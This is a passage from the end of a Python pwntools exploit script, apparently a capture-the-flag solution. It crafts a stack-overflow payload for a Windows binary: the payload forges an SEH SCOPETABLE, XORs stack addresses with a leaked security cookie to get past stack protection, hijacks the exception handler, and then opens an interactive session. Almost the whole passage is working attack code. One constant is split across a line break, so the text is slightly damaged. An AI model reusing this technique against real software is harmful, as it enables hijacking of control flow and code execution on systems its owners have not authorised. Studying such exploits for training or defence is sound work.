    0xFFFFFFFE,
    main_address + 733,
]

payload = 'a' * 16 + flat(SCOPETABLE).ljust(104 - 16, 'a') + p32((stack_addr + 156) ^ security_cookie) + 'c' * 3
2 + p32(next_addr) + p32(main_address + 944) + p32((stack_addr + 16) ^ security_cookie) + p32(0) + 'b' * 16
r.sendline(payload)
r.recvline()
r.sendline('yes')
r.recvuntil('Where do you want to know')
r.sendline('0')

r.interactive()
```